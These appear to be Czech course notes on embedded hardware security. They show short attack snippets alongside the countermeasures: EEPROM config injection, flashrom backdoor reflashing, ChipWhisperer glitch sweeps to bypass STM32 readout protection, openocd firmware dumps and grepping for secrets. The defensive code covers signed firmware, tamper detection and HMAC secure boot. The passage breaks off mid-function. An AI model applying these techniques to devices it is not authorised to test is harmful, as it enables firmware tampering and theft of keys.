I²C/SPI Injection - Modifikace dat

Útok #1: Změna konfigurace v EEPROM

```
# Změň WiFi SSID/heslo
eeprom = i2c.get_port(0x50)

# Nová konfigurace
new_config = b'WiFi: SSID=EvilAP,PSK=hacked123\x00'

# Zapiš na offset 0x0000
eeprom.write_to(0x0000, new_config)

# Restart zařízení → připojí se na útočnickovu AP!
```

Útok #2: Backdoor ve firmware (SPI Flash)

```
# 1. Dump firmware
flashrom -r original.bin

# 2. Modifikuj (přidej backdoor)
# ... editace binárky ...

# 3. Zapiš zpět
flashrom -w modified.bin
```

Ochrana proti I²C/SPI útokům

1. Šifrování dat v EEPROM/Flash

```
// Ulož konfiguraci šifrovaně
void save_config(const config_t *cfg) {
    uint8_t encrypted[256];
    aes_encrypt(cfg, sizeof(config_t), encryption_key, encrypted);
    eeprom_write(0x0000, encrypted, 256);
}

void load_config(config_t *cfg) {
    uint8_t encrypted[256];
    eeprom_read(0x0000, encrypted, 256);
    aes_decrypt(encrypted, 256, encryption_key, cfg);
}
```

2. Signed firmware (SPI Flash)


```
// Před boot zkontroluj podpis
bool verify_firmware(void) {
    uint8_t firmware[1024*1024];
    uint8_t signature[256];

    spi_flash_read(0x000000, firmware, sizeof(firmware));
    spi_flash_read(0x100000, signature, sizeof(signature));

    return rsa_verify(firmware, sizeof(firmware), signature, public_key);
}

void bootloader(void) {
    if (!verify_firmware()) {
        printf("Firmware signature invalid!\n");
        while(1); // Halt
    }
    jump_to_application();
}
```

3. Secure Boot Chain

4. Tamper detection

```
// Detekce fyzického otevření
void check_tamper(void) {
    if (GPIO_ReadPin(TAMPER_SWITCH_PIN) == LOW) {
        // Kryt byl otevřen!
        erase_secrets();
        flash_erase_all();
        while(1); // Brick device
    }
}
```

5. Epoxy coating

Fyzická ochrana:

- Zalij čipy epoxidem → těžší desolder
- Použij BGA čipy místo SOIC → nelze jednoduše odpojit
- Multi-layer PCB → těžší trace

Nevýhoda: Dražší výroba, nemožné opravy

Flash Readout Protection (RDP)

Co to je?

- Hardwarový ochranný mechanismus v STM32 mikrokontrolérech
- Brání neoprávněnému čtení obsahu Flash paměti přes JTAG/SWD debugger
- Implementováno pomocí Option Bytes (speciální konfigurace v Flash)

K čemu je to dobré?

- **Ochrana duševního vlastnictví** - konkurence nemůže "reverse-engineerovat" firmware
- **Ochrana tajných klíčů** - útočník nemůže extrahovat crypto klíče, API tokeny, hesla
- **Prevence klonování** - zabráníš kopírování firmware do jiných zařízení
- **Ochrana před debug útoky** - útočník nemůže číst ani modifikovat Flash přes debugger

STM32 ochrana - 3 úrovně:

Level	Popis	JTAG/SWD	Flash read
Level 0	No protection	Plný přístup	Ano
Level 1	Memory protected	Debug OK, Flash NO	Ne
Level 2	Chip protected	Debug disabled	Ne


```
// Nastavení RDP (JEDNOU!)
void set_rdp_level_2(void) {
    FLASH_OBProgramInitTypeDef ob;
    HAL_FLASHEx_OBGetConfig(&ob);

    ob.RDPLevel = OB_RDP_LEVEL_2; // NEZVRATNÉ!
    HAL_FLASH_Unlock();
    HAL_FLASH_OB_Unlock();
    HAL_FLASHEx_OBProgram(&ob);
    HAL_FLASH_OB_Launch(); // Reset
}
```

POZOR: RDP Level 2 je **PERMANENT** - při pokusu o downgrade → chip se vymaže!

Glitching Attacks

Útočník krátkodobě poruší korektní činnost (fault injection attack) systému (CPU/paměť/periferií) tak, aby:

- se změnilo **chování programu** (např. přeskočení instrukce)
- došlo k **chybnému vyhodnocení podmínky**
- byl **obejit bezpečnostní mechanismus** (RDP, secure boot, autentizace)

NENÍ to exploit softwarové chyby, **JE** to vyvolání fyzikální chyby během exekuce.

Rozdíl od buffer overflow

Buffer Overflow	Glitching
Softwarová chyba (špatný kód)	Hardwarová manipulace
Exploit zranitelnosti	Fyzická interference
Můžeš opravit patchem	Musíš změnit hardware


Útočník musí

1. **Znát kód cíle** (ideálně disassembly firmware)
 - aby věděl KDE je kritická instrukce
2. **Mít trigger** - GPIO pin, UART log, power spike
 - aby věděl KDY přesně spustit glitch
3. **Vědět co hledat**
 - jaká odpověď = úspěch (např. "Access granted" vs "Access denied")

Základní kategorie glitchingu

1 Krátký pokles nebo špička napájecího napětí

- Typicky ns– μ s
- Zasahuje: CPU pipeline, Flash / SRAM access
 - Periferní logiku


3 Lokální elektromagnetický impuls

- ⚡ **Velmi přesné** (instrukce-level)
- 💰 Dražší vybavení
- 🎯 Menší zásah do okolních částí čipu

2 Manipulace s hodinovým signálem

- Zkrácení/prodloužení jedné periody
- Vložení extra pulzu
- Vynechání pulzu

Častější u MCU s externím clockem, ale i STM32 lze napadnout přes HSE.

Co se reálně rozbije uvnitř MCU?

Cortex-M pipeline (zjednodušeně):

Glitch může způsobit:

Fáze	Chyba	Důsledek
Fetch	Chybný fetch instrukce z flash	CPU načte "šum" místo instrukce
Decode	Nesprávný decode	Instrukce <code>CMP</code> se dekáduje jako <code>NOP</code>
Execute	Vynechání instrukce	Instrukce se neprovede vůbec
Writeback	Nesprávné vyhodnocení větve	Skok se provede i když by neměl

⚠ Kritické:

- Cortex-M nemá ochranu proti single-event faultům jako velké CPU
- **Není ECC** na instruction fetch (na rozdíl od ARM Cortex-A)

Typické cíle glitchingu

1 Přeskočení podmínky

Ukázkový kód:

```
if (password_ok) {  
    unlock();  
}
```

Glitch může způsobit:

- ✗ Vynechání `if`
- ✗ Změnu výsledku porovnání
- ➡ `unlock()` se provede vždy!

```
; Normálně:  
    bl      password_ok  
  
    ; Je r0 == 0?  
    cmp     r0, #0  
  
    ; Pokud ano → přeskoč  
    beq     skip_unlock  
  
    ; Jinak → odemkni  
    bl      unlock  
skip_unlock:  
  
; Po glitchi během CMP:  
    bl      password_ok  
  
    ; ← GLITCH! Instrukce se přeskočí  
    cmp     r0, #0  
  
    ; Flag Z není nastaven → branch se neprovede  
    beq     skip_unlock  
  
    ; ← VŽDY se vykoná!  
    bl      unlock
```

2 Obejít RDP (Readout Protection)

STM32 RDP úrovně:

- RDP Level 0 – žádná ochrana
- RDP Level 1 – blokováný debug + flash read
- RDP Level 2 – trvalé uzamčení

Cíle útoku:

1. Glitch během kontroly RDP stavu
2. Glitch při obsluze debug requestu
3. Glitch při boot procesu

⚠ Historicky byly reálné úspěšné útoky na RDP1 (hlavně F1/F2/F4)

Proč je STM32F4 zranitelný?

Flash wait states

Flash je pomalejší než CPU:

- Používá se **prefetch + cache**
- Při glitchi:
 - **×** Chybné čtení instrukce
 - **×** Instrukce se vykoná "napůl"


CPU @ 168 MHz → 6 ns per cycle
Flash @ 30 MHz → 33 ns per read
➡ Nutné wait states + prefetch buffer
➡ Glitch může způsobit chybný fetch!

Napájecí domény

STM32F4 má oddělené domény:

1. CPU jádro (Vcore ~ 1.2V z LDO)
2. Flash
3. Periférie

➔ Napěťový glitch nezasáhne vše stejně



Žádné pokročilé ochrany

Ochrana	ARM Cortex-A	STM32F4 Cortex-M4
ECC na instruction fetch	✓	✗
Lockstep execution	✓ (automotive)	✗
Glitch detectors	✓	✗ (musíš implementovat)
Secure boot v ROM	✓	✗ (F4 nemá)

Jak útok prakticky probíhá

Typická sestava

Komponenty

1. **MCU (target)** - oběť útoku
2. **Glitcher** - ChipWhisperer, vlastní FPGA, Raspberry Pi Pico
3. **Trigger** - GPIO / SWO / UART signál pro timing
4. **Osciloskop** - ladění timingu (volitelné)

Průběh útoku

1. Reset MCU
- ↓
2. Čekání na časový trigger
(např. bootloader start, GPIO toggle)
- ↓
3. Injekce glitch v přesném čase
- ↓
4. Pozorování chování
(úspěch? crash? nic?)
- ↓
5. Opakování → sweep parametrů

Parametry pro sweep

- **delay** (od triggeru) - kdy spustit glitch
- **width** - délka glitche (ns- μ s)
- **amplitude** - síla glitche (pokles napětí)
- **opakování** - kolikrát zkusit stejné parametry

Typický sweep:

```
for delay in range(0, 10000):      # 0-10 ms
    for width in range(10, 1000):  # 10-1000 ns
        inject_glitch(delay, width)
        if check_success():
            print(f"SUCCESS: delay={delay}, width={width}")
            break
```

Glitching - praktický setup (ChipWhisperer)

Hardware:

- **ChipWhisperer Lite** (~\$300) - kompletní platforma
- **ChipWhisperer Nano** (~\$60) - levnější varianta
- **Nebo vlastní FPGA / Raspberry Pi Pico** (~\$4)

ChipWhisperer API příklad:

```
import chipwhisperer as cw

# Připojení
scope = cw.scope()
target = cw.target(scope)

# Nastavení glitch
scope.glitch.clk_src = 'clkgen'           # Zdroj clocku
scope.glitch.trigger_src = 'ext_single'   # Trigger z GPIO
scope.glitch.width = 10                  # Délka glitche (% periody)
scope.glitch.offset = 20                 # Delay od triggeru

# Útok - sweep parametrů
for offset in range(0, 1000):
    scope.glitch.offset = offset
    scope.arm() # Čekej na trigger
```

Glitching - praktický příklad útoku na RDP

Scénář: STM32F4 s RDP Level 1 → útočník chce downgrade na Level 0

STM32 bootloader kód (ROM):


```
void rdp_downgrade_check(void) {
    uint8_t current_rdp = read_option_byte(RDP_BYTE);
    uint8_t new_rdp = read_user_request();

    if (new_rdp < current_rdp) { // Downgrade?
        flash_mass_erase(); // ← VYMAŽ VŠE!
        set_rdp(new_rdp);
    } else {
        set_rdp(new_rdp); // ← Útočník chce sem!
    }
}
```

Útok:

1. Útočník požádá o RDP downgrade (Level 1 → 0)
2. Bootloader spustí `rdp_downgrade_check()`
3. Útočník spustí glitch **PŘESNĚ** během `if (new_rdp < current_rdp)`
4. Glitch způsobí:
 - `CMP` instrukce se přeskočí NEBO vrátí "false"
5. CPU skočí na větev `else` místo `flash_mass_erase()` !
6. RDP se změní na **Level 0 BEZ vymazání Flash!** → Útočník přečte Flash přes debugger

Timing diagram:

Statistika:

- **Úspěšnost:** 1–10% pokusů (záleží na timingu)
- **Potřebné pokusy:** 10–10,000
- **Čas:** minuty až hodiny

Co glitch NEUMÍ

Glitching není všemocný!

✗ Nechte flash "jen tak"

- Glitch může obejít RDP, ale pak musíš použít debugger

✗ Neprolomí kryptografii matematicky

- Glitch může přeskočit `verify_signature()`, ale nerozbije RSA/AES sám o sobě

Rizika:

- **⚠ Brick zařízení** - glitch v nesprávný čas → zařízení nefunkční
- **⚠ Flash corruption** - částečný zápis, poškození dat
- **⚠ Deterministický crash** - některé parametry vždy způsobí pád

✗ Není deterministický – je statistický

- Musíš zkusit tisíce pokusů
- Úspěch závisí na přesném timingu (ns– μ s)

Úspěch = správná kombinace času a amplitudy

Parameter space:


Jen 2 z 24 kombinací fungují!

Protiopatření - HW ochrany

1. Napěťový supervisor

```
// Brown-out detector (BOR)  
// Pokud VDD < 2.7V → reset MCU  
PWR->CR |= PWR_CR_PLS_LEV4; // BOR Level 4 (2.7V)
```

2. RC filtr na Vcore

3. Interní LDO místo externího

- Těžší cílit glitch na interní LDO
- Lepší filtrace

4. Detekce brown-out

```
if (__HAL_PWR_GET_FLAG(PWR_FLAG_PVDO)) {  
    // Napětí kleslo → možný glitch!  
    NVIC_SystemReset(); // Bezpečný restart  
}
```

Protiopatření - SW ochrany

1. Kontroly redundance

```
// Místo:  
if (check()) { unlock(); }  
  
// Použij:  
if (check() && check() && check()) {  
    if (check()) { // Ještě jednou!  
        unlock();  
    }  
}
```

Útočník musí glitchovat **všechny** kontroly!

2. Časová variabilita

```
void secure_check(void) {  
    // Náhodné zpoždění → těžší timing  
    volatile uint32_t delay = RNG->DR % 1000;  
    for (uint32_t i = 0; i < delay; i++) {  
        __NOP();  
    }  
  
    if (verify_password()) {  
        unlock();  
    }  
}
```

3. Kontrola PC / CRC instrukcí

```
// Před kritickou operací:  
uint32_t expected_pc = (uint32_t)&&critical_section;  
uint32_t actual_pc;  
asm volatile("mov %0, pc" : "=r"(actual_pc));  
  
if (actual_pc != expected_pc) {  
    // PC je špatně → možný glitch!  
    abort();  
}  
  
critical_section:  
    unlock();
```

4. Double-execution (lockstep light)

```
uint8_t result1 = verify_signature(image);  
__NOP(); __NOP(); __NOP(); // Delay  
uint8_t result2 = verify_signature(image);  
  
if (result1 == 1 && result2 == 1 && result1 == result2) {  
    jump_to_image();  
}
```

Protiopatření - Architektura

1. Přesun kritických částí do ROM

Flash
(firmware)

← Může být modifikován útočníkem

ROM
(bootloader)


← NELZE modifikovat!

✓ Secure boot zde

✓ RDP check zde


2. Secure element

- ATECC608 (Microchip) - external secure element
- STM32H5 Secure - má TrustZone
- STM32U5 - má TZEN bit

3. Redundantní MCU

Vysoká bezpečnost

Glitch musí zasáhnout **OBA** MCU současně → téměř nemožné!

Firmware Extraction - binwalk

```
# Dump Flash přes JTAG
openocd -f stlink.cfg -f stm32f4x.cfg \
  -c "init" -c "reset halt" \
  -c "flash read_bank 0 firmware.bin 0 0x80000" \
  -c "shutdown"

# Analýza struktury
binwalk firmware.bin

# Výstup:
# DECIMAL          HEXADECIMAL        DESCRIPTION
# -----
# 0                0x0                ARM executable, little endian
# 8192             0x2000            Certificate in DER format
# 16384            0x4000            LZMA compressed data
# 524288           0x80000           Squashfs filesystem

# Extrakce
binwalk -e firmware.bin

# Hledání stringů
strings firmware.bin | grep -i "password\|key\|secret"
```

Reverse Engineering - Ghidra

Ghidra - NSA reverse engineering tool (open-source!)

```
# Načíst firmware
ghidra &
# File → Import File → firmware.bin
# Format: Raw Binary
# Language: ARM Cortex-M (little endian)
# Base address: 0x08000000

# Auto-analýza:
# Analysis → Auto Analyze → OK

# Najít main funkci:
# Search → For Strings → "main" / "reset"
# Xrefs to → najít vector table
```

Typické úkoly:

1. Najít `main()` funkci
2. Identifikovat password check
3. Najít kryptografické klíče
4. Reverse protokol komunikace

Ghidra - praktický příklad

```
// Dekompilovaný kód (Ghidra):
undefined4 check_password(char *input) {
    char hardcoded_pwd[16];

    hardcoded_pwd[0] = 's';
    hardcoded_pwd[1] = 'e';
    hardcoded_pwd[2] = 'c';
    // ... (Ghidra rozbalí celý string)
    hardcoded_pwd[15] = '\0';

    int result = strcmp(input, hardcoded_pwd);
    if (result == 0) {
        return 1; // Authenticated
    }
    return 0;
}
```

Nalezeno heslo přímo v binárce!

Secure Boot - ověření integrity firmware před spuštěním (bez kryptografie)

```
typedef struct {
    uint32_t magic;           // 0xDEADBEEF
    uint32_t version;
    uint32_t size;
    uint32_t crc32;         // CRC firmware
    uint8_t  firmware[];   // Vlastní firmware
} firmware_header_t;

void secure_boot(void) {
    firmware_header_t *fw = (firmware_header_t*)0x08000000;

    // 1. Kontrola magic
    if (fw->magic != 0xDEADBEEF) {
        halt("Invalid magic");
    }

    // 2. Kontrola CRC
    uint32_t calc_crc = crc32(fw->firmware, fw->size);
    if (calc_crc != fw->crc32) {
        halt("CRC mismatch - firmware corrupted!");
    }

    // 3. Boot
    typedef void (*app_t)(void);
    app_t app = (app_t)fw->firmware;
    app();
}
```

Secure Boot - s HMAC

```
#include "mbedtls/md.h"

// Klíč uložen v OTP (One-Time Programmable)
const uint8_t SECRET_KEY[32] = { /* v OTP paměti */ };

bool verify_firmware_hmac(void) {
    firmware_header_t *fw = (firmware_header_t*)0x08000000;

    // Spočítej HMAC-SHA256
    uint8_t computed_hmac[32];
    mbedtls_md_context_t ctx;
    mbedtls_md_init(&ctx);
    mbedtls_md_setup(&ctx, mbedtls_md_info_from_type(MBEDTLS_MD_SHA256), 1);
    mbedtls_md_hmac_starts(&ctx, SECRET_KEY, 32);
    mbedtls_md_hmac_update(&ctx, fw->firmware, fw->size);
    mbedtls_md_hmac_finish(&ctx, computed_hmac);

    // Porovnej (constant-time!)
    int diff = 0;
